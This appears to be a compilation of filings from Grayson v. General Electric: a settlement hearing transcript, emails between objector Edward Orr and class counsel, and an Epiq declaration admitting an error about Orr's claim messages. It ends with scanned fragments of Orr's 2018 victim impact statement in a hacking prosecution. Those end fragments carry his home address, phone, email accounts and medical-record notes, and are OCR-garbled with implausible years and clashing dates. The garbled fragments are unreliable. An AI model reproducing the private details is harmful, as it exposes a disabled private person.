3 communications. My family and I owned two of the covered
4 microwaves and submitted to you a claim form along with
5 supporting documentation. Both doors shattered. Because of
6 unrelated electrical fires that were confirmed by the State of
7 Pennsylvania as being associated with the power company,
8 numerous appliances were destroyed, including, but not limited
9 to, the aforementioned two microwaves. The State wrote a
10 letter on or about 5/8/14 confirming extensive
11 power-company-related damages to appliances. And this is shown
12 as formally classified -- as a formally classified business
13 record, per Report 26, with the vertically appearing Business
14 File Number 07896 appearing on the right side of the page at
15 ECF 375-1, page 4 in the court file in this case, end quote.

16 At this point the online system was apparently full;
17 so it was necessary to send the above message segment, after
18 which an additional segment was sent as a completely separate
19 message on the settlement website. Please note that per Court
20 directives, the aforementioned Report 26 is a formal part of
21 the ongoing, begin quote, business records affidavit of John L.
22 Cannon, end quote, a notarized court-approved and court-entered
23 document defining and describing Report 26. This is a serious
24 matter, and because the State of Pennsylvania itself also wrote
25 a letter to clarify matters, the aforementioned report is,

1 therefore, found in both the public records in multiple court
2 cases and also in other official files. The report had great
3 impact, and, therefore, one division of the offending power
4 company declared bankruptcy.

5 The second segment of the online system message reads
6 as follows: "Multiple communications with the State of
7 Pennsylvania -- in 2013, 2015, and at other times -- confirm
8 that we had two of the covered microwaves. My family and I
9 have submitted these and other documents to you, and such
10 documents are also included in Exhibits A, B, C, E, F, G, P, Q,
11 et al, as submitted in an objection to the Court in this case.
12 My family and I therefore assume that you will accept our claim
13 and pay us \$600."

14 That ends the portion that was entered into the text
15 block.

16 In conclusion, my family has suffered much more than
17 \$600 worth of damages from the events related to General
18 Electric's defective ovens. Other families and individuals
19 have also suffered, whether handicapped or not. Objector Orr
20 has filed his objection in good faith and with the intent of
21 making a constructive contribution. It is hoped that the Court
22 will consider the objection in its entirety.

23 Thank you very much for your time, Your Honor. This
24 concludes my remarks.

25 THE COURT: All right. Thank you, Mr. Orr.

1 Mr. Orr, can I ask you some questions?

2 MR. ORR: Yes. I will have limited ability to
3 respond, but yes.

4 THE COURT: All right. Well, just do your best.

5 So I guess my first question is: Did you receive a
6 response from the claims administrator to the message that you
7 sent, I think you said, quite recently?

8 MR. ORR: It was sent on the date that I had
9 mentioned. I have not received any response either by
10 telephone or by e-mail. And non-handicapped individuals have
11 also checked to see if any response was sent, and no response
12 has been sent.

13 THE COURT: Remind me. You did mention the date.
14 Just remind me what the date was.

15 MR. ORR: The most recent date was yesterday.

16 THE COURT: Okay.

17 MR. ORR: And we did send previous letters and
18 communications on or about 4/19/20 and also 5/14/20 and also on
19 7/5/20.

20 THE COURT: All right. And you're telling me that you
21 didn't receive a response to any of those communications; is
22 that correct?

23 MR. ORR: That is correct, Your Honor.

24 THE COURT: I take it, then, from what you've said
25 today is that your desire has been to submit a claim and to

1 receive compensation, in particular in the amount of \$600, for
2 the two microwaves that you describe. Is that accurate?

3 MR. ORR: Yes, Your Honor, that is accurate.

4 THE COURT: Okay. All right. So I'm going to ask --
5 thank you, Mr. Orr.

6 I'm going to ask Attorney Klein to begin, if he
7 would -- unless your colleague is going to handle this?
8 Whichever lawyer for the plaintiff wishes to address Mr. Orr's
9 comments should proceed now.

10 MR. KLEIN: Certainly. I'm not -- you know, when we
11 got the initial objection, obviously, we were concerned because
12 we wanted class members to be able to reach out to the claims
13 administrator that we paid them for, as well as us. We did
14 have them look for the first two letters that Mr. Orr sent to
15 the claims administrator on April 19th and May 14th. And I
16 don't know where the breakdown happened, but they assured me
17 they put in their signed declaration that they didn't receive
18 it. Again, I don't know where the breakdown occurred. They
19 say they didn't receive that.

20 I confess I did not specifically ask them thereafter
21 for the communications on I think Mr. Orr said the 5th and the
22 15th, if they had received additional communications. I did,
23 obviously, ask them if anything comes in, make sure you let me
24 know. They have not let me know. Obviously, after this is
25 done, we'll call them and ask them specifically about those two

1 dates.

2 Again, I don't know where the disconnect happened.
3 All I can say is I'm not aware of any of those communications.

4 But certainly we want Mr. Orr to be able to file a
5 claim, just like we want anybody to be able to file a claim.
6 We meant what we said in our declaration, which is that I am
7 more than happy to assist him. If for some reason somehow
8 something's happening at Epiq that there's a disconnect, I'm
9 happy to either work with Mr. Orr myself or to direct them to
10 work with him. Again, I can't imagine why they wouldn't, but
11 I'll get to the bottom of that.

12 I do not know the -- whether Mr. Orr's claim is full
13 and complete as attached to his objection. In other words, I
14 know he says he sent it in. We don't have a record of that.

15 As Your Honor's aware, there's a process by which the
16 claims will be evaluated and they can try to -- claims can try
17 to cure any deficiency if there is a deficiency. I cannot
18 speak to whether Mr. Orr's complaint -- his claims are full and
19 ready to be paid out, but I'm happy to work with him, as I'm
20 sure Epiq would be, if there are any deficiencies to try to
21 address those. And, again, I'm not sure where the disconnect
22 is, but I want to get Mr. Orr his money, if he's entitled to
23 it, as much as anybody.

24 THE COURT: Mr. Orr, let me ask you this question: Is
25 there a reason that you could not send the materials that you

1 sent to -- that you say that you sent to Epiq to Attorney Klein
2 as well just to make sure that Epiq is, in fact, receiving it
3 and, frankly, for us to verify whether there's some problem
4 with Epiq's ability to receive communications? Would that be
5 possible, sir?

6 MR. ORR: Your Honor, I will be happy to resend it to
7 him, but there is a -- I will do whatever you ask me to do.
8 But there is actually a copy -- and I am trying my best with
9 the help of family members here to get the ECF page numbers.
10 There is in the Court's record exhibits -- well, Exhibit Q, as
11 in "questions." The document number is 375-1 beginning at page
12 695, continuing on to 696, 697, 698, 699, and 700.

13 THE COURT: Okay. I see that. Sorry to interrupt.
14 Sorry to interrupt, Mr. Orr, but I do see that because I'm
15 actually in that document now myself. And you're referring to,
16 I believe, the first page it has your name and your address,
17 and then there's a cover page in all capital letters. And then
18 there follows a claim form filled out with, again, the same
19 information.

20 And so you've indicated pretty much what you said
21 earlier, that you wished to make two -- claims for two
22 payments. And looks fairly -- and then you have a summary of
23 the information that you've provided, which I won't detail now.

24 But I'm wondering, Mr. Klein, if that -- putting aside
25 any adjudication of the claim as set forth in the settlement

1 agreement, whether that submission, if it could not be deemed
2 sufficient to submit the claim, simply couldn't be submitted by
3 plaintiff's counsel to the Epiq website.

4 MR. KLEIN: Yes, Your Honor. I mean I'm aware of what
5 you're talking about, and, you know, he did include the claim
6 form as part of his objection. And I'm certainly willing to
7 work with Mr. Orr to submit it.

8 Now, again, just as a procedural matter, I would want
9 to work with him to get his official sign-off. I don't want to
10 be in the position of putting something that's in an objection
11 paper and as a filing without Mr. Orr's express permission.

12 But, again, I recognize that document is there. I'm
13 happy to work with Mr. Orr to put it in. I'll put it in for
14 him once I get his permission and then it can go through the
15 normal vetting process, and if there are any deficiencies
16 noted --

17 THE COURT: Let me see if I can short-circuit this. I
18 don't see there's reason for formality. It appears to have a
19 signature on it.

20 Mr. Orr, am I, in fact, looking -- I'm looking at page
21 698 at the bottom. That appears to be your signature in the
22 signature block, and there appears to be a date 5/14/2020; is
23 that right, sir?

24 MR. ORR: Yes, Your Honor.

25 THE COURT: All right. Does Mr. Klein have your

1 permission to submit that document to the Epiq website?

2 MR. ORR: Yes, Your Honor, he does, along with any of
3 the documents that are referenced, for instance, the documents
4 from the State and so forth.

5 MR. KLEIN: So I am very happy to do so. And, again,
6 it will go through the normal vetting process, but I will
7 direct Epiq, if they have any concerns with the sufficiency of
8 the claim, to come back to me directly and then I can track
9 with Mr. Orr and try to address those.

10 THE COURT: All right. Mr. Orr, is there anything
11 else that you wanted to add today?

12 MR. ORR: No, Your Honor. I am very appreciative of
13 the Court's participation.

14 THE COURT: Sure.

15 All right. Then let me hear from Mr. Klein then more
16 generally as to why the Court should approve -- why plaintiffs
17 believe that the settlement is fair and reasonable and that the
18 Court should approve it, as well as the motion for attorney's
19 fees.

20 MR. KLEIN: Very well. Much like Mr. Orr, I'm not
21 going to belabor what's already in my documents that Your Honor
22 read. Just on a very high-level summary, I think this was a
23 very hard-fought case, not that anybody would dispute that, six
24 years, over 30 depositions, tons of documents, definitely a
25 hard-fought case.

1 And as it turned out, it was a very difficult case.
2 You know, the microwaves were all 15 to 25 years old at this
3 point, not when we started this, but still rather old. And,
4 you know, it has been a bit of an uphill battle.

5 And it was argued vociferously that the microwaves
6 have exceeded their useful life, and a fact finder could agree
7 with that. And there were real risks in proceeding with this
8 to trial, especially with regard to all the people whose
9 microwaves didn't shatter whose microwaves are beyond their
10 useful life. And we might have had a very hard time
11 establishing any damages with those people. And as a result,
12 you know, we did our best for everyone who is within the class.
13 We think the breakdown of the awards are fair, given the
14 particular circumstances that people are in.

15 And I would note that with the objection -- with the
16 exception of Mr. Orr, whose objection did not go to the
17 substantive fairness of the settlements, there were no
18 objections among all the class members. We've only had seven
19 requests for exclusion; so there has not been a ground swell of
20 opposition in any sense to this settlement.

21 I think, given the difficulties of the case, we did a
22 good job on it, and I think that ties in to the fee request.
23 As Your Honor was aware, once one takes out the lead plaintiff
24 awards and our unreimbursed expenses, our total fee request is
25 only a quarter of our lodestar.

1 You've seen our time records now. I don't think
2 anybody could fairly say, with all due respect, that we didn't
3 put in a lot of time, fair time on this. I think it was legit
4 time. And, obviously, we're not going to do as well as, you
5 know, we might hope on this, but that's how it happens and
6 that's fine.

7 But we do think that the point two five multiplier is
8 very fair here. I don't want to speak for defendants. I think
9 they agree that the amount was fair because they were willing
10 to pay it. It's not coming out of the class fund. It's not
11 reducing anybody's award. They're paying it separately.

12 Given how hard they fought everything in this case, I
13 don't think they're just throwing money at us. They, I would
14 submit, recognize that we did a lot of work here. And as a
15 result, I think the fee request is fair, Your Honor.

16 THE COURT: All right. Mr. Klein, a couple questions.
17 So I might have missed this in the papers. Are you able to
18 tell me how many claims have been submitted to date?

19 MR. KLEIN: Yes. To date there have been about 3400
20 claims, which is about 5 percent of the number of microwaves
21 out there. So, obviously, would have been happier if there
22 were more, but it is fairly in line with the consumer case.

23 I would also point out that the period for filing a
24 claim doesn't expire until three months after the Court grants
25 final approval, if the Court does grant final approval. So

1 there's a lot of time left, and we'll see what happens.

2 THE COURT: And are you able to tell me how many of
3 those claims are for the \$300 glass breakage award?

4 MR. KLEIN: Yes. These numbers aren't exact, as some
5 people submit under multiple categories and so forth, but
6 roughly speaking, as one might expect, the majority of them are
7 the \$300 claims. We got about 2400 claims for the \$300. So
8 that's about 70 percent, with the remainder being for one of
9 the cheap \$5 categories.

10 THE COURT: And in terms of the process, that will
11 begin under the settlement agreement of, as I understand it,
12 there's a vetting that takes place first by Epiq, then by the
13 respective parties, and then ultimately there can be an
14 adjudication by Judge Robaina. Has that process begun?

15 MR. KLEIN: No. Once all the claims are in, Epiq will
16 review them all, and we'll take it from there.

17 THE COURT: I see. So you'll wait until the closure
18 date for submitting claims before beginning the adjudication
19 process.

20 MR. KLEIN: Yes, Your Honor.

21 THE COURT: All right. And, Attorney Ackerman, did
22 you want to say anything today?

23 MR. ACKERMAN: Just briefly, Your Honor. GE certainly
24 supports the settlement. It was a very hard-fought case, very
25 lengthy negotiations for substantially the same reasons that

1 Mr. Klein has outlined. We support final approval of the
2 settlement.

3 To correct one thing, I do believe our client has
4 asked that Epiq start, at some point fairly soon, start looking
5 at the claims so that they can assess -- get some sense of
6 validity and begin that process, although, you know, the final
7 determinations won't happen until after the claim period has
8 expired, obviously.

9 MR. KLEIN: I didn't realize he wasn't asked that.
10 Obviously, I have no objection to getting started sooner.

11 MR. ACKERMAN: And in terms of, you know, Mr. Orr's
12 claim form, we have no objection to that being submitted to
13 Epiq as outlined during the course of this hearing.

14 THE COURT: Okay. I'm wondering, Attorney Klein, if I
15 should -- I mean let me be clear. I ultimately do expect that
16 I will be approving this settlement because just a couple of
17 comments. First of all, I made -- I set forth my -- some -- I
18 won't call them reservations, but some concerns that the
19 parties, I think, persuasively answered during an initial call
20 when the preliminary papers were filed in early January. I
21 think the parties effectively answered those concerns.

22 And then reviewing the papers this time, I think this
23 was a tough case, frankly, from the plaintiff's standpoint.
24 And I think the useful life arguments would have been strong
25 and, I think, persuasive to a jury.

1 I don't know what would have happened. I'm not in any
2 way -- I don't have a crystal ball as to what would have
3 happened in the litigation, but I think that the plaintiffs'
4 submissions, if anything, understate the litigation risk here,
5 which I think warrants strong consideration in deciding whether
6 to approve the settlement. It is, as counsel know, one of the
7 factors and has sometimes been described as, I think, the
8 leading factor in determining whether the settlement's fair and
9 reasonable.

10 I think there would also have been a serious concern
11 about whether people who did not suffer glass breakage had
12 suffered any damage at all. And especially for folks who no
13 longer have the ovens and didn't suffer any glass breakage, I
14 think, candidly, persuading a jury to award damages to those
15 folks would have been very difficult.

16 And so I give a lot of credit to both sides here for
17 the deal that was reached, and there's no question -- this I am
18 certain of: There's no question that litigating this case to
19 the death would have taken many more years than it's already
20 taken. So I think overall the settlement is fair and
21 reasonable.

22 I also think the attorney's fees are imminently
23 reasonable. As counsel indicated, the multiplier is unusually
24 low in this case, and the -- also the awards to the individual
25 plaintiffs are also reasonable. They all sat for deposition.

1 They all participated in the litigation.

2 So I do have -- just going back to, though, Mr. Orr
3 for a minute, this point that he made about submitting the
4 e-mail or on the website and not getting response does concern
5 me a little bit. So I'm wondering whether counsel can look
6 into that and just file a declaration about whether, in fact,
7 Epiq did receive the most recent one that he described where he
8 filled out the text box and, secondly, also whether they can
9 simply just double-check the receptivity of their website to
10 make sure there are no issues with receiving claims, not only
11 from him, but from others, and not just those who are disabled,
12 but if -- for example, if he submitted his claim, which he says
13 he did, and didn't go through, that wouldn't just affect the
14 disabled. That would affect others who are trying to submit
15 claims.

16 So if they could just do a kind of a check for us, and
17 if we could get a declaration along those lines, say within the
18 next seven days, I think that would go a long way towards
19 satisfying me ultimately to sign the proposed order that's been
20 submitted.

21 So is there anything else anyone would like to add
22 today?

23 MR. KLEIN: No, Your Honor. I'll reach out to Epiq
24 and confirm all that information.

25 THE COURT: All right. Well, I want to thank

1 everybody for their participation. I found it helpful. I want
2 to thank Mr. Orr for making arrangements to dial in and raising
3 the concerns that he has.

4 As I said, I will -- although I expect to approve the
5 agreement, I do want to see this declaration, and I will
6 certainly hold it until I've seen it. And, obviously, if it
7 raises concerns, we may have to have another hearing. But if
8 it satisfies me, then I will be approving the settlement.

9 So thank you all for participating today. This was
10 very helpful. And this was -- I think the settlement was a
11 product of a lot of hard work and was creatively crafted in
12 this case. So thank you all, and that will conclude our
13 hearing. Thank you.

14 (Proceedings concluded at 10:34 a.m.)

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C E R T I F I C A T E

I, Julie L. Monette, RMR, CRR, CRC, Official Court Reporter for the United States District Court for the District of Connecticut, do hereby certify that the foregoing pages are a true and accurate transcription of my shorthand notes taken in the aforementioned matter to the best of my skill and ability.

/S/ JULIE L. MONETTE

Julie L. Monette, RMR, CRR, CRC
Official Court Reporter
450 Main Street
Hartford, Connecticut 06103
(860) 212-6937

Service of claims administrator declaration in Grayson v. General Electric

4 messages

Seth Klein <sklein@ikrlaw.com>

Tue, Jul 21, 2020 at 3:32 PM

To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Cc: "Ackerman, Wystan M" <wackerman@rc.com>, Hassan Zavareei <hzavareei@tzlegal.com>

Mr. Orr,

Attached please find a copy of the declaration of Zachary Lebovits at Epiq (our claims administrator), as filed today in the *Grayson v. General Electric* litigation in accord with the Judge's order last Thursday following the remote hearing.

As set forth in the declaration, I will serve as a conduit between you and Epiq should any problems arise with your claim, which has been filed for processing as per my email last week.

Please do not hesitate to let me know if you have any questions.

Best regards,

SRK

Seth R. Klein

Izard Kindall & Raabe LLP

29 South Main Street, Suite 305

West Hartford, CT 06107

Tel.: (860) 493-6292

Direct: (860) 493-6291

Fax: (860) 493-6290



Edward Orr <eanddorr2@gmail.com>
To: Seth Klein <sklein@ikrlaw.com>
Cc: wackerman@rc.com, hzavareei@tzlegal.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Tue, Jul 21, 2020 at 6:18 PM

Mr. Klein:

I just received your email containing, as an attachment, ECF-387 (and/or its equivalent).

Although I will not recycle my commentary here about the submissions that I made prior to July 15, 2020 (and it is quite disappointing to see that Epiq can purportedly find none of the multiple submissions in its files), EPIQ HAS ALSO MADE A SERIOUS ERROR IN REGARD TO THE TWO MESSAGES THAT I SENT ON JULY 15.

EPIQ ERRONEOUSLY STATES, ON PAGE 2 OF ECF-387 (AND/OR ITS EQUIVALENT, WITH APPARENTLY THE SAME PAGE-NUMBER DESIGNATION, REGARDLESS OF WHICH VERSION IS EMPLOYED), THAT THE TWO MESSAGES WERE "IDENTICAL TO ONE ANOTHER."

THIS IS FLAT-OUT WRONG.

THIS ERROR NEEDS TO BE CORRECTED, AND I ALSO HEREBY RESPECTFULLY REQUEST THAT YOUR FIRM ORDER A COPY OF THE COURT TRANSCRIPT OF 7-16-2020, AND PROVIDE EPIQ A COPY OF IT, SO THAT IT (EPIQ) HAS MUCH BETTER INFORMATION IN GENERAL.

FURTHERMORE, GIVEN THE DEVELOPMENTS IN THE CASE, THE TRANSCRIPT NEEDS TO BE PART OF THE RECORD SO THAT BOTH SIDES CAN REFER TO THE IMPORTANT INFORMATION CONTAINED THEREIN.

DURING COURT, I SPECIFICALLY STATED THAT TWO DIFFERENT MESSAGES WERE SENT. I ALSO STATED THE CONTENT OF THE TWO MESSAGES. IN ADDITION TO THAT, I PROVIDED OTHER INFORMATION IMPORTANT TO THE CLAIM.

ALSO, IT IS ESSENTIAL TO EMPHASIZE THAT OTHER INDIVIDUALS, SUCH AS THE HONORABLE MICHAEL P. SHEA., MADE STATEMENTS THAT ARE IMPORTANT TO THE CLAIMS PROCESS, AND THAT NEED TO BE IN EPIQ'S FILES.

THE TWO 7-15-20 MESSAGES THAT I SENT WERE NOT THE SAME AT ALL, AND AS FURTHER EVIDENCE OF THAT, I HEREBY ATTACH SEVEN SCREENSHOTS MADE ON JULY 15, 2020.

It seems quite obvious that Epiq's recordkeeping is not the best, and I would also like to request that a copy of this email and its attachments be entered into the court record, as this email concerns important matters that impact the claims process in general (and not simply my claim).

It is not fair that only Epiq's voice be heard, so to speak.

Furthermore, there is no reason why Epiq cannot routinely do such things as confirm receipt of website-entered messages immediately. Most of their commentary appears to be simply boilerplate-type recitals of business procedures and related. (True ascertainment of possible claims handling problems would require substantial third-party involvement in reviewing the everyday details of Epiq's business practices and procedures.)

The first four screenshots show portions (please note that the way the website is arranged, only a very few words show up per photo) of the first message; and the remaining screenshots show portions of the second message. The screenshots were made not with the intent of capturing virtually every word per se, but simply to show that two messages were entered and sent. (Even so, the seven screenshots do indeed display the majority of all content.)

THE CONTENT OF THE FIRST MESSAGE IS SHOWN BELOW:

"7-15-20: Previous letters were sent to you on or about 4-19-20 and 5-14-20, asking for a reply. As there was no reply, these were re-sent on or about 7-5-20. Telephone messages were left on your system, including, but not limited to, today, 7-15-20, at approximately 2:14 PM, asking for reply. I have not yet heard from you in ANY respect so far. My family and I owned two of the covered microwaves, and submitted to you a claim form along with supporting documentation. Both doors shattered. Because of unrelated electrical fires that were confirmed by the State of Pennsylvania AS BEING ASSOCIATED WITH THE POWER COMPANY, numerous appliances were destroyed, including, but not limited to, the aforementioned two microwaves. The State wrote a letter, on or about 5-8-14, confirming extensive power-company-related damages TO APPLIANCES, and this is shown as a formally classified Business Record (per "Report 26," with the vertically appearing Business File Number 07896 appearing on the right side of the page) at ECF 375-1, page 4 in the Court File, in this case."

At this point, and as duly mentioned in Court, the online system was apparently full, so it was necessary to send the above message segment, after which an additional segment was sent as a completely separate message on the Settlement Website.

THE CONTENT OF THE SECOND MESSAGE IS SHOWN BELOW:

"THIS IS THE SECOND PART OF MY MESSAGE: Multiple communications with the State of Pennsylvania -- in 2013, 2015, and at other times -- confirm that we had two of the covered microwaves. My family and I have submitted these and other documents to you, and such documents are also included in Exhibits A, B, C, E, F, G, P, Q, et al, as submitted in an Objection to the Court in this case. My family and I therefore assume that you will accept our claim and pay us \$600.00. "

THE ATTACHED SEVEN SCREENSHOTS ARE LABELED AS FOLLOWS:

IMAGE 1 OF 7; 7-15-2020; Screenshot of a portion of the first message

IMAGE 2 OF 7; 7-15-2020; Screenshot of a portion of the first message

IMAGE 3 OF 7; 7-15-2020; Screenshot of a portion of the first message

IMAGE 4 OF 7; 7-15-2020; Screenshot of a portion of the first message

IMAGE 5 OF 7; 7-15-2020; Screenshot of a portion of the second message

IMAGE 6 OF 7; 7-15-2020; Screenshot of a portion of the second message

IMAGE 7 OF 7; 7-15-2020; Screenshot of a portion of the second message

Sincerely,

Edward Orr (per Darlene Orr)

[Quoted text hidden]

7 attachments

IMAGE 1 OF 7; 7-15-2020; Screenshot of a portion of the first message.png

374K




IMAGE 2 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
375K




IMAGE 3 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
375K




IMAGE 4 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
371K




IMAGE 5 OF 7; 7-15-2020; Screenshot of second message (275).png
445K



IMAGE 6 OF 7; 7-15-2020; Screenshot of a portion of the second message (276).png
446K



IMAGE 7 OF 7; 7-15-2020; Screenshot of a portion of the second message (277).png
445K



Seth Klein <sklein@ikrlaw.com>

Tue, Jul 21, 2020 at 6:57 PM

To: Edward Orr <eanddorr2@gmail.com>

Cc: "wackerman@rc.com" <wackerman@rc.com>, "hzavareei@tzlegal.com" <hzavareei@tzlegal.com>

Mr. Orr,

Thank you for calling your concerns to my attention.

I have received your email and have begun investigating. In the meantime, as per your request, I have forwarded your email (with the images you attached) to the Court's clerk, along with your request that it be entered in the docket.

I will report back to the Court and to you concerning the issues you raise below promptly.

Best regards,

SRK

[Quoted text hidden]

Seth Klein <sklein@ikrlaw.com>

Wed, Jul 22, 2020 at 9:10 AM

To: Edward Orr <eanddorr2@gmail.com>

Cc: "Ackerman, Wystan M" <wackerman@rc.com>, Hassan Zavareei <hzavareei@tzlegal.com>

Mr. Orr,

I write to follow-up on our correspondence yesterday.

EPIQ ACKNOWLEDGED THEIR MISTAKE HERE

I have spoken to Epiq, who have investigated and acknowledged their mistake. You are correct that the two messages you submitted on July 15 were different. The attached third supplemental declaration from Epiq, filed this morning, explains the human source of the inadvertent error in yesterday's second supplemental declaration, and presents (as exhibits) both message submissions to the Court.

As I noted yesterday, I forwarded your complete email (with pictures) pointing out the error to the Judge's clerk, along with your request that it be filed on the docket.

As per your request, we are also ordering that the transcript be prepared.

I apologize for Epiq's mistake, as does Epiq itself. I have spoken with my contact there and while human error obviously does sometimes occur, they appreciate the need to redouble their efforts to try to ensure that no such mistakes happen again.

As always, please feel free to reach out with any questions you may have.

Best regards,

SRK

[Quoted text hidden]

 **ZL GE Third Supplemental Declaration - Executed w Exhibits.pdf**
150K

**UNITED STATES DISTRICT COURT
DISTRICT OF CONNECTICUT**

GLEN GRAYSON, DOREEN MAZZANTI,
DANIEL LEVY, DAVID MEQUET and
LAUREN HARRIS, individually and on behalf
of themselves and all others similarly situated,

Plaintiffs,

v.

GENERAL ELECTRIC COMPANY,

Defendant.

No. 3:13-cv-01799-MPS

(Consolidated Docket No.)

**THIRD SUPPLEMENTAL DECLARATION OF
ZACHARY LEOVITS, J.D., REGARDING OBJECTOR**

I, Zachary Lebovits, hereby declare and state as follows:

1. I am a Senior Project Manager employed by Epiq Class Action & Claims Solutions, Inc. (“Epiq”), the Claims Administrator for the above captioned case. I am familiar with the actions taken by Epiq with respect to the Settlement as described below, and am competent to testify about them if called upon to do so. This declaration is based upon my personal knowledge and a review of business records maintained by Epiq. It is accurate and truthful to the best of my knowledge.

2. This declaration provides updated administration information regarding the objection filed by Edward W. Orr, Counsel previously filed with the Court the Second Supplemental Declaration of Zachary Lebovits, J.D., Regarding Objection executed on July 21, 2020 (“Supplemental Declaration 2”).

3. Paragraph 5 of Supplemental Declaration 2 stated: “We also have received two web messages, which were identical to one another and submitted on July 15, 2020, through the Contact


page of the Settlement Website using the "Send Us a Message" submission feature." After submitting my Supplemental Declaration 2, I learned that this statement was made in error, as there were two unique messages, attached here as Exhibit A and Exhibit B.

4. These messages were both attached to Mr. Orr's record and would have been, and will be, reviewed in the normal course of review of his claim, as discussed in Supplemental Declaration 2.

5. The statement made in my Supplemental Declaration 2 that Mr. Orr's web messages submitted on July 15, 2020 were identical was a result of human error of an Epiq employee who reports directly to me. Specifically, the person that I asked to pull Mr. Orr's web submission accidentally attached two copies of the same message, rather than a copy of each of the two messages Mr. Orr submitted. Based upon this mistake, I mistakenly believed that the same message had been submitted twice, and so stated in my declaration. After receiving an email that Mr. Orr sent to class counsel, I reviewed Mr. Orr's record myself and found that both messages were received and stored in an Epiq database. I have attached both messages to this declaration as Exhibits as confirmation that Epiq is in receipt of the two messages Mr. Orr submitted.

6. I have reviewed again the contents of Supplemental Declaration 2 and confirmed that the statements therein are accurate except for the error that I have described above.

I declare under penalty of perjury under the laws of the United States and the State of Connecticut that the foregoing is true and correct and that this declaration was executed on July 21, 2020 in Portland, Oregon.



Zachary Lebovits, J.D.
Senior Project Manager
Epiq Class Action & Claims Solutions, Inc. ("Epiq")

2073984700

DC PL Document ID (AC-3)

August 1981 / 07896+
 Medical Records Release Authorization
 1993 X (MM)
 1997 X (JCI)
 1998 X (JCI)
 1999 X (JCI)
 2001 X (JCI)

CHRON (REVIEW 4 OF 4)
Password required to print:

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

January 19, 2018

United States Attorneys Office
Attn: Victim Witness Unit
Northern District of California
450 Golden Gate Ave.
Box 36055
San Francisco, CA 94102

- RE: I. VICTIM IMPACT STATEMENT (ATTACHED)
- II. THE EMAIL-COMMUNICATED LETTER¹ OF 1-18-18 FROM THE VICTIM WITNESS UNIT, REGARDING THE VICTIM IMPACT STATEMENT DUE 1-26-18 (THE CONTENT OF SAID LETTER WAS FORWARDED TO ME VIA COUNSEL² FOR RESPONSE TO YOU)

Dear Sir or Madam:

Attached is my Victim Impact Statement.

Thank you very much for your ongoing efforts, and for prosecuting Mr. Baratov et al.

¹ And/or related communications, et al

² In said letter if your mailing address was provided as a contact option. Accordingly, given the volume of materials, including hard copy, computer media, flash drives, etc., I am responding to you.

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2073984700

DC FL Document ID (AC-2)

August 1981 / 07896-
Medical Records Release Authorization


1985	X	(M)
1987	X	(JCI)
1989	X	(JCI)
1990	X	(JCI)
1991	X	(JCI)

CHRON (REVIEW 4 OF 4)
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MEDICAL RECORDS
SECTION
MAY 10 2022 10:00 AM

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Sincerely,



Edward W. Orr³ (per Darlene D. Orr)
122 Ridge Road
Terryville, CT 06786
Telephone: 203-658-4977

Enc.: As enumerated above.

cc: J. Cannon (cover letter only)
S. Winick (cover letter only)
D. Katz (cover letter only)
SSA File-63/EWO924538/re
DC File/3512923810338/re

³ As discussed, and as Edward Orr is severely physically handicapped, his wife (who holds full Power of Attorney) utilizes the computer (and/or accounts) on his behalf and on the family's behalf.

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2073984700

DC PL Document ID (SC-2)

August 1981 / 01694
 Medical Records Release Authorization

1113	X	(NH)
1117	X	(JC)
1118	X	(JC)
1120	X	(JC)
1121	X	(JC)

CHRON (REVIEW 4 OF 4)
Password required to print:

RECEIVED
 INFORMATION
 SYSTEMS
 DIVISION
 MAY 10 2022 10:45 AM

Victim Impact Statement	Deadline: January 26, 2018
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United States vs. Karim Baratov
Case Number: CR 17-00103 VC (NDCA)

Name of Victim: EDWARD W. ORR (SEE ALSO DARLENE D. ORR, HOLDING POWER OF ATTORNEY FOR HER HUSBAND; EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Email Address That Was Hacked: edward2@yahoo.com edward17@yahoo.com and via Yahoo: edward2@gmail.com edwardor@gmail.com ADT/Yahoo/ Verizon/Comcast-related accounts and/or related, especially Yahoo- and ADT-related; other accounts and/or connections; see also attachments

Date Your Email Account was Hacked (month/year): Primarily approximately 4-14 through 12-16, with apparent Baratov-related events as far back as approximately 2-2012; see also attachments

Country of Residence: United States

If you are an international email account user who is located outside of the United States, please notify our office as soon as possible before any further communication. Please include your name and country of residence in your correspondence and send it to USAEQ.MCAP@usdoj.gov.

Please continue these statements on an additional sheet of paper if you wish.

1. How have you and members of your family been affected by this crime?

PLEASE SEE ATTACHED SHEETS.

2. As a result of this incident, have you sustained a financial loss?

PLEASE SEE ATTACHED SHEETS.

If yes, for each financial loss, please (a) list the specific amount, (b) provide a description, and (c) attach receipts or other records as verification.

This financial loss may include an amount equal to the value of your time spent in remediating the harm of your email account being hacked. This may also include items such as counseling, medical bills, lost income and necessary child care, transportation, and other expenses related to participation in the investigation or prosecution of the offense or attendance at proceedings related to the offense.

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DC PL Document ID (AC-1)

August 1981 / 07886
Medical Records Arizona Authorization
1185 X (JCI)
1187 X (JCI)
1188 X (JCI)
1201 X (JCI)
1201 X (JCI)

CHRON (REVIEW 4 OF 4)

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- For the financial losses listed, described, and supported with documentation in Item 2 above, what (if any) portion of the above losses were covered by insurance or some other form of reimbursement? Please list any money you were paid or expect to be paid.

PLEASE SEE ATTACHED SHEETS.

